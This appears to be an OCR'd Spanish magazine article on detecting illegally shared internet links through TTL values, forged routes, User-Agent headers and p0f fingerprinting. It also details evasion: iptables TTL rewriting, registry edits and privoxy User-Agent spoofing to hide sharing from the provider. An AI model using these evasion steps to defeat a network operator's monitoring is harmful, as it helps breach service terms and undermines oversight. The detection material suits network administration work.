Muchas personas, sobre todo las que no conocen Linux, eligen para compartir su conexión a Internet un método muy sencillo, propio del sistema Windows: la función *Internet Connection Sharing* – ICS (Compartir la Conexión a Internet). Gracias a esta opción, podemos conectar a Internet varios ordenadores en casa o en la oficina a través de un solo enlace.

Aunque ICS es una función típica del sistema Windows, se la puede activar únicamente en los sistemas Windows XP, Windows 98 SE, Windows Millennium Edition (Me) y Windows 2000. En realidad, la función ICS pertenece a un cierto grupo de componentes que, a diferencia de los normalmente encontrados en el sistema Linux, no son accesibles para el usuario y sus posibilidades de configuración son muy limitadas. Otros importantes componentes de este tipo son los siguientes:

- el servidor de direcciones DHCP – un servicio DHCP muy sencillo que asigna la dirección IP, la puerta de enlace por defecto y el nombre del servidor en la red local,
- el proxy DNS, cuyo papel consiste en traducir los nombres de los dominios a direcciones IP para los clientes de la red local,
- el traductor de direcciones de red, el cual realiza la conversión de las direcciones privadas a públicas.

En los sistemas Linux se utiliza el mecanismo de traducción de direcciones de red NAT (ing. *Network Address Translation*) o servidores proxy. NAT y proxy son las tecnologías utilizadas en los sistemas de cortafuegos, y su tarea principal es ocultar y proteger la red local ante las redes externas.

Internet el proveedor prohíbe que se la comparta, se puede simplemente desconectar de la red al usuario responsable de tales prácticas – por supuesto, siempre y cuando éstas puedan ser demostradas. En la práctica, sin embargo, este procedimiento puede fácilmente convertirse en un juego de policías y ladrones en el que, por lo general, son los ladrones los que tienen el mayor ingenio.

Valores TTL en cabeceras de los paquetes IP

La cabecera del datagrama IP contiene un campo TTL – tiempo de vida (ing. *time to live*) que determina el número máximo de enrutadores por los que el datagrama puede pasar dirigiéndose a su lugar de destino (véase Figura 1). Durante el procesamiento de la cabecera del datagrama, cada enrutador debe reducir el campo TTL en un valor proporcional al tiempo de su retención. Dado que en la práctica los enrutadores retienen los datagramas por menos de un segundo, el campo TTL es reducido en uno. Si este valor llega a cero antes que el datagrama haya alcanzado su destino, éste es eliminado de la red y el remitente recibe un mensaje ICMP de error.

```
  0                   1                   2                   3
  0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |Version| IHL   |Type of Service|         Total Length          |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |        Identification         |Flags|    Fragment Offset      |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 | Time to Live  |   Protocol    |        Header Checksum        |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                      Source Addres                            |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                      Destination Addres                       |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |         Options                               |    Padding    |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```


Figura 1. *TTL (time to live) en la cabecera IP*

Este mecanismo tiene como objetivo prevenir la circulación interminable en la red de paquetes atascados en un bucle de enrutamiento (situación que tiene lugar cuando un enrutador envía un datagrama a otro y este último lo reenvía al punto de partida). Si por alguna razón un paquete IP no puede ser entregado a su destino, éste será simplemente eliminado de la red luego que el campo TTL haya alcanzado el valor 0. Diferentes sistemas operativos utilizan diferentes valores iniciales del campo TTL – la Tabla 1 muestra los valores iniciales del campo TTL característicos de los sistemas operativos más populares.

En la Figura 2 podemos ver el esquema de una red LAN típica con un enlace ilegalmente compartido. Si el ordenador que da acceso al enlace está funcionando como enrutador y transmite los paquetes entre sus interfaces (y en el caso de acceso no autorizado a la red pública este

Tabla 1. *Valores TTL característicos de diferentes sistemas operativos*

Versión del sistema operativo	TCP TTL	UDP TTL
AIX	60	30
FreeBSD 2.1R	64	65
HP/UX 9.0x	30	30
HP/UX 10.01	64	64
Irix 5.3	60	60
Irix 6.x	60	60
Linux	64	64
MacOs/MacTCP 2.0.x	60	60
OS/2 TCP/IP 3.0	64	64
OSF/1 V3.2A	60	30
Solaris 2.x	255	255
SunOS 4.1.3/4.1.4	60	60
MS Windows 95	32	32
MS Windows 98	128	128
MS Windows NT 3.51	32	32
MS Windows NT 4.0	128	128
MS Windows 2000	128	128
MS Windows XP	128	128






Figura 2. *Ejemplo de red LAN con enlace a la red compartido ilegalmente*

ordenador tiene que tener el servicio NAT activado), en cada paquete generado por el ordenador A, B o C el valor del campo TTL será reducido en 1. Así, en la propia red LAN (10.10.11.0) aparecerán paquetes en los que el campo TTL contendrá un valor menor que el estándar para el sistema en cuestión.

Para detectar este tipo de paquetes, el administrador puede instalar en la puerta Internet un analizador de paquetes (rastreador), y comprobar si no aparecen en la red paquetes con valores extraños de TTL enviados desde una sola dirección IP (en nuestro caso desde la 10.10.11.95). Suponiendo que en el ordenador A está instalado el sistema Windows 2000 (cuyo valor TTL inicial es 128), y en el ordenador B el sistema Linux (valor inicial de TTL 64), el rastreador *tcpdump* activado en la pasarela Internet puede interceptar y revelar ejemplos de este tipo de paquetes.

Podemos observar esta situación en la Figura 3: en la red aparecen paquetes con dirección IP de origen 10.10.11.95 y con valores TTL no estándar (127 y 63). Es raro que un solo ordenador genere paquetes con valores TTL diferentes. Esto puede significar que el ordenador con la dirección 10.10.11.95 está dando acceso a la conexión Internet a usuarios que utilizan sistemas Windows y Linux.

```
[root@alpha root]# tcpdump -v -i wlan0 dst port 80
tcpdump: listening on wlan0
18:51:19.663499 10.10.11.95.1060 > 64.157.165.205.http: R [tcp s
um ok] 2068904950:2068904950(0) win 0 (DF) (ttl 127, id 1172, le
n 40)
18:51:20.203554 10.10.11.95.1071 > flvirt.onet.pl.http: S [tcp s
um ok] 2085552165:2085552165(0) win 16384 <mss 1460,nop,nop,sack
OK> (DF) (ttl 127, id 1173, len 48)
18:51:20.235048 10.10.11.95.1071 > flvirt.onet.pl.http: . [tcp s
um ok] ack 220389216 win 17520 (DF) (ttl 127, id 1174, len 40)
18:51:24.670602 10.10.11.95.1069 > 66.35.229.174.http: R [tcp su
m ok] 2070595543:2070595543(0) win 0 (DF) (ttl 127, id 1176, len
 40)
18:51:34.685193 10.10.11.95.1071 > flvirt.onet.pl.http: . [tcp s
um ok] ack 2 win 17520 (DF) (ttl 127, id 1178, len 40)
18:51:34.685861 10.10.11.95.1071 > flvirt.onet.pl.http: F [tcp s
um ok] 0:0(0) ack 2 win 17520 (DF) (ttl 127, id 1179, len 40)
18:52:34.437694 10.10.11.95.1142 > flvirt.onet.pl.http: S [tcp s
um ok] 2131150548:2131150548(0) win 5840 <mss 1460,sackOK,timest
amp 1883223 0,nop,wscale 0> (DF) [tos 0x10]  (ttl 63, id 31363,
len 60)
18:52:34.583055 10.10.11.95.1142 > flvirt.onet.pl.http: . [tcp s
um ok] ack 1448286057 win 5840 <nop,nop,timestamp 1883240 143574
5072> (DF) [tos 0x10]  (ttl 63, id 31364, len 52)
```

Figura 3. *Valores TTL después de pasar por un enrutador no autorizado*

Valores TTL por defecto en Windows y en Linux

Sin embargo, el método que consiste en comprobar los valores TTL de los paquetes IP puede no ser efectivo, ya que tanto en los sistemas Windows como en Linux existe la posibilidad de modificar los valores estándar de tiempo de vida de los paquetes. Si los usuarios de un enlace compartido aumentan en uno el valor TTL de sus sistemas, luego de haber pasado por el ordenador-pasarela los paquetes IP ya no tendrán un aspecto sospechoso.

La única cosa que aún puede revelar la existencia de enlace compartido es un valor TTL diferente en los paquetes enviados desde una misma dirección IP de origen. No obstante, esta situación no tiene necesariamente que producirse – en una red LAN ilegal los usuarios pueden utilizar la misma versión del sistema operativo en cuestión, por ejemplo Windows 2000 o Linux. Incluso cuando la red es heterogénea y contiene varias versiones de los diferentes sistemas operativos, un pirata puede unificar los valores TTL en todos los ordenadores, independientemente del tipo de sistema (véase el Recuadro *Modificación de los valores TTL por defecto*).

Modificación de los valores TTL por defecto

Linux

El cambio del valor TTL para una máquina local en el sistema Linux consiste en ejecutar en la consola el siguiente comando:

```
# echo "X" > /proc/sys/net/ipv4/ip_default_ttl
```

donde X equivale al nuevo valor del campo TTL modificado. El valor por defecto es 64, pero si Linux debe simular un sistema Windows, basta con escribir 128 en lugar de X (y aún mejor 129, si estamos utilizando un enlace compartido y no queremos despertar las sospechas del administrador de la red).

Windows 2000/XP

Por defecto, el valor TTL de los paquetes enviados en el sistema Windows 2000/XP es 128. La manera más rápida de verificar el valor TTL por defecto en el sistema es utilizando el comando *ping*. Basta con enviar los paquetes `ICMP echo request` a la interfaz *loopback* (bucle de retorno) y luego comprobar cuál es el valor TTL configurado en las respuestas *ICMP echo reply*:

```
ping 127.0.0.1
```

El cambio de TTL se hace en el registro de sistema. Este valor es almacenado en la entrada `DefaultTTL` de la llave `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters`. Si esta entrada no existe, hay que crearla utilizando el tipo `DWORD`.

Windows 95/98/Me

En los sistemas Windows 95/98/Me el valor TTL es almacenado en la llave `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\MSTCP\DefaultTTL`. Si el valor `DefaultTTL` no se encuentra en esta llave, hay que colocarlo en una nueva entrada de tipo `STRING`.

En los casos en que el enlace es compartido a través de un sistema Windows con la función ICS activada, la normalización de los valores TTL en todos los ordenadores es la única manera de ocultar la actividad ilegal ante el administrador. Si es un sistema Linux con NAT configurado el que sirve de pasarela Internet la situación es mucho más simple: basta configurar el sistema de manera que todos los paquetes salientes tengan el mismo valor TTL, lo que se puede lograr utilizando el parche *patch-o-matic* para el filtro de paquetes *iptables*. En este caso, a la persona que está compartiendo el enlace a Internet no le interesa qué sistemas operativos están siendo utilizados en la red ilegal, porque al pasar por NAT todos los paquetes tendrán configurado el mismo valor en el campo TTL de la cabecera IP.

Unificación del valor TTL de los paquetes salientes

Si el ordenador-pasarela funciona en base a un sistema Linux con el servicio NAT configurado, para configurar un valor TTL idéntico en todos los paquetes podemos hacer uso de un parche para *iptables* (escrito por Harald Welte) que define un nuevo tipo de regla de filtrado. Esta nueva regla permite al usuario configurar el valor TTL para los paquetes IP y aumentarlo o reducirlo en un valor determinado. El parche puede ser obtenido en la dirección *http://netfilter.org*.

Para instalar el parche necesitamos las fuentes del kernel y de *iptables*. Una vez aplicado el parche tenemos que compilar e instalar el nuevo kernel y las nuevas *iptables*. Durante la configuración del kernel se puede configurar las nuevas opciones accesibles en la sección *Networking Options -> Netfilter Configuration*. Para el TTL existen las siguientes opciones:

- `--ttl-set valor` – configura el valor TTL a `valor`,
- `--ttl-dec valor` – reduce el valor TTL en `valor`,
- `--ttl-inc valor` – aumenta el valor TTL en `valor`.

Para que el valor TTL sea igual a 128 para todos los paquetes enviados por el ordenador pasarela, basta con escribir en la tabla `mangle` *iptables* la regla de filtrado siguiente:

```
# iptables -t mangle \
  -A FORWARD -j TTL \
  --ttl-set 128
```

Una vez ejecutado este comando, el contenido de la tabla debe ser similar al mostrado en el Listado 1.

Otro método consiste en configurar el valor TTL para el momento previo a la realización del enrutamiento en el ordenador pasarela, por ejemplo:


```
# iptables -t mangle \
  -A PREROUTING -i eth0 \
  -j TTL --ttl-set 129
```

Listado 1. *Contenido de la tabla mangle después de la introducción de la nueva regla de filtrado*

```
# iptables -t mangle --list
Chain FORWARD (policy ACCEPT)
target prot opt source    destination
TTL    all  --  anywhere anywhere TTL set to 128
```

Más que cero

El administrador puede utilizar el valor TTL para dificultar a los piratas la compartición del enlace. Si en la máquina conectada directamente al enlace Internet está funcionando Linux, el administrador puede configurar el valor TTL a 1 para los paquetes dirigidos a la red local. El enrutador ilegal en la red LAN, después de recibir tal paquete y reducir su valor TTL en uno,



tendrá que eliminarlo de la red, con lo que la información no será transmitida y la red ilegal dejará de funcionar (en cambio, si el paquete llega a una estación final autorizada, un valor TTL igual a 1 será recibido sin ningún problema). Hay que notar que esta solución será válida en el caso cuando el ordenador que da acceso no autorizado al enlace Internet funciona como enrutador y hace la traducción de las direcciones de red (NAT).

El método apenas descrito de disminuir el valor TTL puede ser fácilmente neutralizado por el administrador de la red ilegal: éste puede aumentar el valor TTL de los paquetes que llegan al enrutador aún antes del proceso de encaminamiento. En el sistema Linux basta con utilizar una nueva regla de *iptables* (TTL) del tipo mencionado más arriba y escribir en la tabla *iptables* la regla siguiente:

```
# iptables -t mangle \
  -A PREROUTING -i wlan0 \
  -j TTL --ttl-set 2
```

De esta manera, en cada paquete IP que llegue a la interfaz `wlan0` (ver Figura 2,) al campo TTL le será asignado un valor de 2, incluso si valor inicial es igual a 1. El paquete así modificado es enrutado, su valor TTL disminuye en 1, y luego llega sin problemas al usuario final en la red LAN ilegal. Naturalmente, si este usuario comparte a su vez el enlace, el campo TTL en los paquetes salientes del enrutador debe contener un valor más elevado.

Proxy a la una

Los métodos basados en la manipulación de los valores TTL funcionan con todos los dispositivos de la tercera capa de red del modelo ISO/OSI. No obstante, basta con que el administrador de la red ilegal decida utilizar dispositivos de cuarta capa o superiores (pasarelas o, como en nuestro caso, cualquier intermediario de red,) los cuales reconstruyen todo el paquete IP, para que los métodos presentados resulten completamente ineficaces.

Podemos imaginarnos un caso extremo en el que dentro de la red ilegal funciona solamente el protocolo IPX, y a su salida se halla una pasarela IPX/IP, la cual inicia las conexiones en nombre de los clientes, y transmite las respuestas que llegan a la (clandestina) red interna encapsuladas en paquetes IPX. En las estaciones finales las respuestas son extraídas por un socket especializado que las entrega a las aplicaciones de red en una forma comprensible para los protocolos de pila TCP/IP. Desde el punto de vista de la transmisión IP el último lugar al que llegan los datagramas IP es la pasarela, o sea el ordenador conectado a la red externa.

Teléfono sordo

Otra manera de descubrir la compartición ilegal de un enlace consiste en comprobar si el ordenador sospechoso tiene activada la opción de reenvío de paquetes *(IP forwarding*). Si es así, podemos conjeturar que se trata de un usuario no del todo honesto. Nótese, sin embargo, que la constatación de este hecho no es una prueba definitiva, puesto que cualquier usuario de la red local puede tener en su ordenador dos tarjetas de red, entre las cuales ha podido activar la opción de reenvío de paquetes. En todo caso, podemos considerarla como una señal que nos indica cuáles son los usuarios a los que debemos observar más atentamente.

Considérese la situación representada en la Figura 2, donde el administrador dispone de un ordenador con el sistema Linux. La única cosa a hacer es añadir a nuestra propia tabla de enrutamiento una entrada falsa que haga que los paquetes IP enviados a una red determinada sean transmitidos a la dirección IP bajo observación.

```
# route add -net 20.20.20.0/24 \
  gw 10.10.11.95 eth0
```

Después de esto, todo paquete enviado, por ejemplo, a la dirección 20.20.20.20 será entregado al ordenador con la dirección 10.10.11.95 (véase la Figura 2). Si este ordenador tiene activa la opción de reenvío de paquetes entonces recibirá el paquete preparado y lo transmitirá al proceso de elección de la siguiente ruta. Como es poco probable que en la tabla de encaminamiento se encuentre una entrada que se refiera justamente a la red 20.20.20.0/24, el sistema deberá entregarlo a su pasarela por defecto. Pero sucede que la pasarela por defecto para este ordenador es el enrutador conectado directamente a Internet (en nuestro caso se trata del enrutador con la dirección 10.10.11.1). En la red aparecerán dos paquetes *ICMP echo request*: uno enviado del ordenador del administrador al ordenador sospecho y otro expedido por el enrutador ilegal.

Todo el experimento consiste en ejecutar en el ordenador del administrador (o, aún mejor, en la pasarela a Internet) el rastreador *tcpdump* en una consola:

```
# tcpdump -n -i eth0
```

y en otra lanzar el comando `ping`:

```
# ping 20.20.20.20
```

Si el ordenador de la dirección IP en cuestión funciona como enrutador, veremos dos paquetes *ICMP echo request*:

```
00:59:47:270862 10.10.11.2 ↵
  > 20.20.20.20: icmp: echo request
00:59:47:271276 10.10.11.2 ↵
  > 20.20.20.20: icmp: echo request
```

También podemos tratar de comprobar cuál subred está siendo utilizada en la red LAN no autorizada, aunque lo mejor es escribir un script para ello, porque hacerlo manualmente no tiene sentido. A este fin basta con utilizar el mecanismo descrito más arriba, pero indicando la dirección de subred más probable, por ejemplo:

```
# route add -net 192.168.1.0/24 \
  gw 10.10.11.95 eth0
```

Si no encontramos la subred en cuestión, el efecto será idéntico al anterior. Pero si logramos dar con la subred correcta, el paquete será entregado a la dirección indicada. Si el ordenador con esta dirección es

accesible en la subred no autorizada, éste enviará como respuesta un paquete *ICMP echo reply*. En caso contrario recibiremos un mensaje de error con la información de que el host requerido no puede ser alcanzado (`icmp host unreachable`). Este mecanismo no funcionará si el administrador de la subred ilegal instala en su enrutador un filtro de paquetes de tipo *stateful* (*dynamic*) que filtre las conexiones con la subred establecidas desde el exterior.

Identificación de navegadores de Internet

Todo navegador de Internet activo en el sistema envía al servidor WWW una cabecera HTTP con cada petición de descarga de una página web. Esta cabecera contiene un campo `User-Agent` responsable de comunicar el tipo de navegador y la versión del sistema operativo, en el que este navegador está funcionando (Figura 4). Podemos hacer uso de este hecho para detectar un enlace ilegalmente compartido, particularmente en casos en los que los usuarios no autorizados utilizan diferentes tipos y versiones de navegadores Internet, los cuales además pueden funcionar bajo diversos sistemas operativos.

Una prueba que permite detectar enlaces compartidos consiste en analizar paquetes interceptados en la red, entre los que debemos buscar aquellos que hayan sido expedidos desde una sola dirección de origen (la pasarela ilegal). Si en su campo `User-Agent` estos paquetes contienen referencias a diversos tipos de navegadores y sistemas operativos, la situación se hace sospechosa.

Más sospechosa aún es una situación en la que en el campo `User-Agent` aparecen diferentes versiones de sistemas operativos, y no solamente de navegadores. La presencia simultánea de dos sistemas operativos haciendo uso de una misma dirección IP es imposible, a menos que se utilice programas que permitan la activación de máquinas virtuales, tales como *VMvare* o *Microsoft Virtual PC*); en cambio, se puede fácilmente utilizar varios navegadores bajo un solo sistema operativo. La figura 5 muestra qué paquetes deben suscitar la atención del administrador de la red.





Figura 4. *Campo User-Agent en la cabecera HTTP*

Figura 5. *Paquetes HTTP sospechosos*

En la Figura 5 pueden verse dos peticiones de descarga de la página *http://www.onet.pl/*, envíadas desde una misma dirección 10.10.11.95; se ve que han sido utilizados dos navegadores Internet (MSIE 6.0 y *Mozilla Firebird*), funcionando bajo dos diferentes sistemas operativos (Windows 2000 identificado como Windows NT 5.0 y Linux). La cuestión queda abierta ¿qué hacer cuando el usuario en su ordenador tiene instalados varios sistemas operativos y trabaja alternativamente con uno u otro.






Figura 6. *Cambio de identificación del navegador Mozilla*




Figura 7. *Cambio de identificación del navegador Internet Explorer*

Proxy a las dos

El método descrito anteriormente parece eficaz, aunque también se lo puede neutralizar eliminando o modificando el campo `User-Agent` de manera que indique un tipo de navegador y de sistema operativo completamente distintos de los verdaderos. Esto se puede hacer para cada navegador en la red LAN clandestina, estableciendo una misma identificación para todos los navegadores o instalando un proxy WWW en la pasarela ilegal y forzando a los usuarios a utilizarlo. Con una configuración apropiada del servidor proxy, las peticiones generada por éste contendrán siempre la misma información en el campo User-Agent, independientemente de qué navegadores Internet utilicen sus usuarios.

Modificación del valor del campo User-Agent

Para los navegadores Mozilla (bajo Windows) existe la extensión *User Agent Switcher*, la cual añade al programa un menú que permite cambiar la identificación del navegador. Esta extensión da acceso a una funcionalidad parecida a la *Identificación del navegador* utilizada en Opera y permite configurar una lista de los agentes presentados en el menú y elegir cuál de ellos ha de ser usado en una situación específica (Figura 6).

En el caso de los navegadores Internet Explorer hay que modificar la rama de registro del sistema `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0`. Dentro de esta rama creamos la llave `User Agent` (si aún no existe) y cambiamos su contenido por defecto por *Mozilla/4.0*. Otros parámetros pueden modificarse agregando a la llave `User Agent` nuevas entradas, tales como `Compatible`, `Version` o `Platform`, con sus respectivos valores. Además, se puede añadir nuevas entradas a la llave `Post Platform`, como informaciones suplementarias para el campo `User-Agent`. Estas últimas deben ser agregadas como entradas vacías (con nombre pero sin valor), p. ej. *información suplementaria = ""*. En la Figura 7 se muestran algunos ejemplos de modificaciones del registro.

Al entrar en la página *http://hitgate.gemius.pl:9170/ua.html* podemos comprobar cómo se está identificando nuestro navegador de Internet. Podemos también utilizar este URL para comprobar el contenido del campo `User-Agent` después de introducir los cambios en el registro. Por ejemplo, después de cambiar los cuatro primeros valores del campo `User-Agent` el navegador es identificado como Netscape 6.0 funcionando bajo Linux (Figura 8).

Unificación del campo User-Agent con ayuda de un servidor proxy

Una manera más sencilla de ocultar los datos acerca de los navegador de



User Agent Page	
name	value
IP	[redacted]
User Agent	Mozilla/5.0 (X11; U; Linux i686; .NET CLR 1.1.4322)
Resolved as	System: (Unix,Linux), Browser: (Netscape,6.0.0)

Figura 8. *Identificación del navegador IE después de las modificaciones*



```
#  Example:
#
#      Suppose you are running Privoxy on a machine which has the
#      address 192.168.0.1 on your local private network (192.168.0.0)
#      and has another outside connection with a different address. You
#      want it to serve requests from inside only:
#
#        listen-address  192.168.0.1:8118
#
listen-address  192.168.1.1:8555
```

Figura 9. *Asignación de la dirección IP y del puerto en el que será accesible el servidor proxy*

Internet es mediante la utilización de un servidor proxy WWW para Linux, como por ejemplo *privoxy*. Para ello es necesario instalarlo en el ordenador que funciona como pasarela ilegal y luego informar a los usuarios que deben configurar sus navegadores de manera que éstos utilicen el servidor proxy. El programa puede ser descargado de la página *http://www.privoxy.org/*.

Después de instalar el programa es necesario introducir dos modificaciones en los ficheros *config* y *default.action*. En el primero seleccionamos la interfaz en la cual el escuchará las conexiones de los usuarios. Debemos, además, determinar la dirección IP y el puerto asignado a la interfaz interna, o sea del lado de la red LAN ilegal (Figura 9).

Por otra parte, en el fichero *default.action* se establece el contenido del campo `User-Agent` para todas las conexiones WWW salientes. A este fin se debe reemplazar la línea:

```
-hide-user-agent \
```

con una similar a la siguiente:

```
+hide-user-agent{Mozilla/4.0 ←
  (compatible; MSIE 6.0; ←
  Windows NT 5.0; ←
  .NET CLR 1.1.4322)} \
```

Detección pasiva del sistema operativo

Otra manera de detectar subredes ilegales consiste en buscar diferentes versiones de sistemas operativos que utilicen una sola dirección IP al mismo tiempo. En la identificación pasiva no se envía ningún paquete de prueba a la máquina de destino (véase el artículo de Michał Wojciechowski *OS fingerprinting – ¿cómo no dejarnos reconocer?* *hakin9* 4/2004).

Este método se basa en el análisis de la pila TCP/IP de un ordenador a partir de los paquetes que éste genera y que pueden ser interceptados con un rastreador. Un análisis de pila consiste en determinar el tipo y la versión de un sistema operativo basándose en la observación de características peculiares que con frecuencia presentan las implementaciones de pila TCP/IP utilizadas por los diferentes productores de sistemas. A pesar de las estrictas reglas de construcción de pilas TCP/IP, definidas en diversos documentos RFC, las implementaciones concretas encontradas en diferentes sistemas operativos muestran ciertas diferencias entre sí. Por regla general, se trata de los valores característicos de los campos en las cabeceras de los protocolos IP y TCP. Los programas para el análisis pasivo de las pilas TCP/IP verifican, entre otros, los siguientes campos de la cabecera IP:

```
[root@alpha p0f]# ./p0f -p -f p0f.fp -i wlan0
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'wlan0', 231 sigs (13 generic), rule: 'all'.
10.10.11.95:1762 - Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
  -> 213.180.130.200:80 (distance 1, link: ethernet/modem)
10.10.11.95:1764 - Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
  -> 213.180.130.110:80 (distance 1, link: ethernet/modem)
10.10.11.95:1765 - Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
  -> 213.180.131.42:80 (distance 1, link: ethernet/modem)
